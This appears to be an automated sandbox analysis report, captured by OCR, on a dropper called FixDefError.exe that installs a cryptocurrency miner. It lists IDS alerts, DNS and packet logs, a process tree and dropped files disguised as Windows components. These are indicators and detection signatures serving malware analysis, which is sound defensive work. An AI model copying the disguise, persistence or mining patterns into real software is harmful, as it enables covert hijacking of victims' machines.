RT_MANIFEST	0x24a4d8	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.38.8.8.8499775 32036289 03/19/23-00:18:14.932574	UDP	2036289	ET TROJAN CoinMiner Domain in DNS Lookup (pool .hashvault .pro)	49977	53	192.168.2.3	8.8.8.8
192.168.2.395.179.241.20 3496974432831812 03/19/23-00:18:15.028582	TCP	2831812	ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2018-07-16 8)	49697	443	192.168.2.3	95.179.241.203
192.168.2.395.179.241.20 3496964432831812 03/19/23-00:18:02.289189	TCP	2831812	ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2018-07-16 8)	49696	443	192.168.2.3	95.179.241.203
192.168.2.38.8.8.8627045 32036289 03/19/23-00:18:02.189431	UDP	2036289	ET TROJAN CoinMiner Domain in DNS Lookup (pool .hashvault .pro)	62704	53	192.168.2.3	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 19, 2023 00:17:10.409070015 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.430979013 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.431353092 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.440994024 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.462990046 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521131992 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521212101 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521285057 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521346092 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521374941 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.521408081 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.521408081 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521469116 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521528959 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521588087 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521589041 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.521645069 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.521647930 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521711111 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.521770000 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.543534994 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.543621063 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.543756008 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.544174910 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.544246912 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.545268059 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.545730114 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.545789957 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.547324896 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.547405958 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.547442913 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.547493935 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.548921108 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.548985004 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.549072027 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.550436020 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.550498962 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.550740004 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.552064896 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.552129030 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.552242041 CET	49684	80	192.168.2.3	142.251.209.36

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 19, 2023 00:17:10.553538084 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.553601980 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.555124998 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.555186987 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.555222034 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.555248022 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.556705952 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.556771040 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.557624102 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.565504074 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.565566063 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.565655947 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.566277981 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.566339016 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.566421032 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.567838907 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.568615913 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.568675995 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.568686962 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.570116997 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.570177078 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.570257902 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:10.571569920 CET	80	49684	142.251.209.36	192.168.2.3
Mar 19, 2023 00:17:10.571667910 CET	49684	80	192.168.2.3	142.251.209.36
Mar 19, 2023 00:17:12.163043022 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.163110018 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.163212061 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.213521004 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.213567019 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.360888004 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.361067057 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.363429070 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.363455057 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.363789082 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.413872004 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.706437111 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.706497908 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.763334036 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.763386011 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.763463974 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.763497114 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.763529062 CET	443	49685	198.251.88.130	192.168.2.3
Mar 19, 2023 00:17:12.763586998 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.764307976 CET	49685	443	192.168.2.3	198.251.88.130
Mar 19, 2023 00:17:12.889744997 CET	49686	443	192.168.2.3	104.237.62.211
Mar 19, 2023 00:17:12.889807940 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:12.889905930 CET	49686	443	192.168.2.3	104.237.62.211
Mar 19, 2023 00:17:12.890579939 CET	49686	443	192.168.2.3	104.237.62.211
Mar 19, 2023 00:17:12.890614986 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.597297907 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.597415924 CET	49686	443	192.168.2.3	104.237.62.211
Mar 19, 2023 00:17:13.600300074 CET	49686	443	192.168.2.3	104.237.62.211
Mar 19, 2023 00:17:13.600327969 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.600667000 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.602973938 CET	49686	443	192.168.2.3	104.237.62.211
Mar 19, 2023 00:17:13.603012085 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.965936899 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.966052055 CET	443	49686	104.237.62.211	192.168.2.3
Mar 19, 2023 00:17:13.966156960 CET	49686	443	192.168.2.3	104.237.62.211

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 19, 2023 00:17:10.358745098 CET	58974	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:10.397644997 CET	53	58974	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:12.141326904 CET	63722	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:12.161010981 CET	53	63722	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:12.825360060 CET	65522	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:12.844556093 CET	53	65522	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:12.863749981 CET	59869	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:12.883479118 CET	53	59869	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:13.983597040 CET	54397	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:14.000703096 CET	53	54397	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:21.492362022 CET	59324	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:21.519740105 CET	53	59324	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:21.815330982 CET	59014	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:21.834188938 CET	53	59014	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:51.195936918 CET	61626	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:51.215842962 CET	53	61626	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:51.850929976 CET	61787	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:51.870831966 CET	53	61787	8.8.8.8	192.168.2.3
Mar 19, 2023 00:17:59.379724979 CET	58921	53	192.168.2.3	8.8.8.8
Mar 19, 2023 00:17:59.399435043 CET	53	58921	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 19, 2023 00:17:10.358745098 CET	192.168.2.3	8.8.8.8	0xb62	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.141326904 CET	192.168.2.3	8.8.8.8	0x6fbc	Standard query (0)	rentry.co	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.825360060 CET	192.168.2.3	8.8.8.8	0xdddc	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.863749981 CET	192.168.2.3	8.8.8.8	0x21f9	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:13.983597040 CET	192.168.2.3	8.8.8.8	0x5ee0	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.492362022 CET	192.168.2.3	8.8.8.8	0x4366	Standard query (0)	github.com	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.815330982 CET	192.168.2.3	8.8.8.8	0x921e	Standard query (0)	raw.github usercontent.com	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:51.195936918 CET	192.168.2.3	8.8.8.8	0x2aab	Standard query (0)	rentry.co	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:51.850929976 CET	192.168.2.3	8.8.8.8	0x599a	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:59.379724979 CET	192.168.2.3	8.8.8.8	0xa230	Standard query (0)	rentry.co	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 19, 2023 00:17:10.397644997 CET	8.8.8.8	192.168.2.3	0xb62	No error (0)	www.google.com		142.251.209.36	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.161010981 CET	8.8.8.8	192.168.2.3	0x6fbc	No error (0)	rentry.co		198.251.88.130	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.844556093 CET	8.8.8.8	192.168.2.3	0xdddc	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 19, 2023 00:17:12.844556093 CET	8.8.8.8	192.168.2.3	0xdddc	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.844556093 CET	8.8.8.8	192.168.2.3	0xdddc	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 19, 2023 00:17:12.844556093 CET	8.8.8.8	192.168.2.3	0xdddc	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.883479118 CET	8.8.8.8	192.168.2.3	0x21f9	No error (0)	api.ipify.org	api4.ipify.org		CNAME (Canonical name)	IN (0x0001)	false
Mar 19, 2023 00:17:12.883479118 CET	8.8.8.8	192.168.2.3	0x21f9	No error (0)	api4.ipify.org		64.185.227.155	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.883479118 CET	8.8.8.8	192.168.2.3	0x21f9	No error (0)	api4.ipify.org		104.237.62.211	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:12.883479118 CET	8.8.8.8	192.168.2.3	0x21f9	No error (0)	api4.ipify.org		173.231.16.76	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:14.000703096 CET	8.8.8.8	192.168.2.3	0x5ee0	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.519740105 CET	8.8.8.8	192.168.2.3	0x4366	No error (0)	github.com		140.82.121.3	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.834188938 CET	8.8.8.8	192.168.2.3	0x921e	No error (0)	raw.githubusercontent.com		185.199.111.133	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.834188938 CET	8.8.8.8	192.168.2.3	0x921e	No error (0)	raw.githubusercontent.com		185.199.110.133	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.834188938 CET	8.8.8.8	192.168.2.3	0x921e	No error (0)	raw.githubusercontent.com		185.199.108.133	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:21.834188938 CET	8.8.8.8	192.168.2.3	0x921e	No error (0)	raw.githubusercontent.com		185.199.109.133	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:51.215842962 CET	8.8.8.8	192.168.2.3	0x2aab	No error (0)	rentry.co		198.251.88.130	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:51.870831966 CET	8.8.8.8	192.168.2.3	0x599a	No error (0)	www.google.com		142.251.209.36	A (IP address)	IN (0x0001)	false
Mar 19, 2023 00:17:59.399435043 CET	8.8.8.8	192.168.2.3	0xa230	No error (0)	rentry.co		198.251.88.130	A (IP address)	IN (0x0001)	false


HTTP Request Dependency Graph

- rentry.co
- api.ipify.org
- api.telegram.org
- github.com
- raw.githubusercontent.com
- www.google.com

Statistics

Behavior

- FixDefError.exe
- ProgramStarter.exe
- cmd.exe
- conhost.exe



- powershell.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- cmd.exe
- cmd.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- cmd.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- schtasks.exe
- cmd.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- cmd.exe
- schtasks.exe
- schtasks.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- svchost.exe
- svchost.exe
- cmd.exe
- conhost.exe
- schtasks.exe
- cmd.exe
- conhost.exe
- schtasks.exe
- schtasks.exe
- schtasks.exe
- conhost.exe
- cmd.exe
- schtasks.exe
- conhost.exe
- powercfg.exe
- schtasks.exe
- powercfg.exe
- powercfg.exe
- svchost.exe
- powercfg.exe
- RegSvc.exe
- powercfg.exe
- schtasks.exe
- svchost.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- svchost.exe
- cmd.exe
- conhost.exe
- chcp.com
- Conhost.exe

Click to jump to process

System Behavior

Analysis Process: FixDefError.exe PID: **5872**, Parent PID: **3452**

General

Target ID:	0

Start time:	00:17:02
Start date:	19/03/2023
Path:	C:\Users\user\Desktop\FixDefError.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\FixDefError.exe
Imagebase:	0x560000
File size:	2393088 bytes
MD5 hash:	1B664F2A0BEDE6C47E44CA8C0AAD3DE7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Analysis Process: ProgramStarter.exe PID: **5928**, Parent PID: **5872**

General

Target ID:	1
Start time:	00:17:04
Start date:	19/03/2023
Path:	C:\Users\user\AppData\Local\Temp\ProgramStarter.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\ProgramStarter.exe"
Imagebase:	0x750000
File size:	471552 bytes
MD5 hash:	0326F45523014399DEA91452C957B5E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Linux_Trojan_Pornoasset_927f314f, Description: unknown, Source: 00000001.00000003.291048663.0000000006B81000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 31%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\ProgramData\RuntimeBrokerData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\MicrosoftSystemCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\MicrosoftSystemCache\mib.bin	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\mib.bin	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\mib.bin	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\preferences	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\RuntimeBrokerData\Gazebee	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\RuntimeBrokerData\Dichtung	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\RuntimeBrokerData\stroked	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\RuntimeBrokerData\Kommen	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\RuntimeBrokerData\Difficulty.log	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\fluently.bin	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\disoblige.log	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\orally.tmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\Candle.log	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\Abigail.bin	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\MicrosoftSystemCache\tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\MicrosoftSystemCache\datafiles	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\MicrosoftSystem Cache\MicrosoftSystemLogs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\MicrosoftSystem Cache\winSecurityHealthStray	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\RegSvc.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\WinRing0x64.sys	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\ProgramData\RuntimeBrokerData\svhost.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	717E1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ProgramStarter.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72CAC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\MicrosoftSystem Cache\mib.bin	0	916	39 31 4b 75 79 6d 32 6f 30 75 4f 31 2f 4a 6c 42 54 4b 75 47 59 73 78 6c 44 77 4a 32 4b 68 62 4c 67 37 48 73 45 6f 32 42 51 73 33 77 52 49 67 59 74 79 41 72 68 56 47 75 6b 73 79 58 4d 4c 57 64 7a 72 34 51 2b 36 58 35 42 58 4e 68 75 50 6f 49 41 57 36 45 45 63 4b 4c 69 34 64 6c 74 48 71 66 5a 6b 4a 37 35 2b 79 59 66 38 67 6e 51 70 43 69 43 56 35 76 39 34 30 69 63 6c 34 54 75 58 36 54 76 67 39 6b 6d 62 53 4d 62 68 71 36 7a 35 41 55 49 56 6a 32 35 52 46 75 72 55 55 71 35 62 70 68 55 4a 56 46 53 35 4b 49 6f 4e 42 34 51 54 53 4b 31 63 31 6e 44 71 67 3d 0d 0a 30 57 59 6b 69 59 47 57 35 45 64 69 2b 62 76 52 6c 4d 54 6c 67 2b 39 74 4b 7a 41 66 36 6a 46 58 56 75 65 6e 71 39 77 4f 68 4c 5a 71 63 6d 4f 42 70 4b 6b 42 6f 6a 46 2f 44 67 67 32 4a 41 52 67 61 34 33 43 34	91Kuym2o0uO1/JlBTKuGYsxlDwJ2KhbLg7HsEo2BQs3wRIgYtyArhVGuksyXMLWdzr4Q+6X5BXNhuPoIAW6EEcKLi4dltHqfZkJ75+yYf8gnQpCiCV5v940icl4TuX6Tvg9kmbSMbhq6z5AUIVj25RFurUUq5bphUJVFS5KIoNB4QTSK1c1nDqg=0WYkiYGW5Edi+bvRlMTlg+9tKzAf6jFXVuenq9wOhLZqcmOBpKkBojF/Dgg2JARga43C4	success or wait	1	717E1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mib.bin	0	916	39 31 4b 75 79 6d 32 6f 30 75 4f 31 2f 4a 6c 42 54 4b 75 47 59 73 78 6c 44 77 4a 32 4b 68 62 4c 67 37 48 73 45 6f 32 42 51 73 33 77 52 49 67 59 74 79 41 72 68 56 47 75 6b 73 79 58 4d 4c 57 64 7a 72 34 51 2b 36 58 35 42 58 4e 68 75 50 6f 49 41 57 36 45 45 63 4b 4c 69 34 64 6c 74 48 71 66 5a 6b 4a 37 35 2b 79 59 66 38 67 6e 51 70 43 69 43 56 35 76 39 34 30 69 63 6c 34 54 75 58 36 54 76 67 39 6b 6d 62 53 4d 62 68 71 36 7a 35 41 55 49 56 6a 32 35 52 46 75 72 55 55 71 35 62 70 68 55 4a 56 46 53 35 4b 49 6f 4e 42 34 51 54 53 4b 31 63 31 6e 44 71 67 3d 0d 0a 30 57 59 6b 69 59 47 57 35 45 64 69 2b 62 76 52 6c 4d 54 6c 67 2b 39 74 4b 7a 41 66 36 6a 46 58 56 75 65 6e 71 39 77 4f 68 4c 5a 71 63 6d 4f 42 70 4b 6b 42 6f 6a 46 2f 44 67 67 32 4a 41 52 67 61 34 33 43 34	91Kuym2o0uO1/JlBTKuGYsxlDwJ2KhbLg7HsEo2BQs3wRIgYtyArhVGuksyXMLWdzr4Q+6X5BXNhuPoIAW6EEcKLi4dltHqfZkJ75+yYf8gnQpCiCV5v940icl4TuX6Tvg9kmbSMbhq6z5AUIVj25RFurUUq5bphUJVFS5KIoNB4QTSK1c1nDqg=0WYkiYGW5Edi+bvRlMTlg+9tKzAf6jFXVuenq9wOhLZqcmOBpKkBojF/Dgg2JARga43C4	success or wait	1	717E1B4F	WriteFile
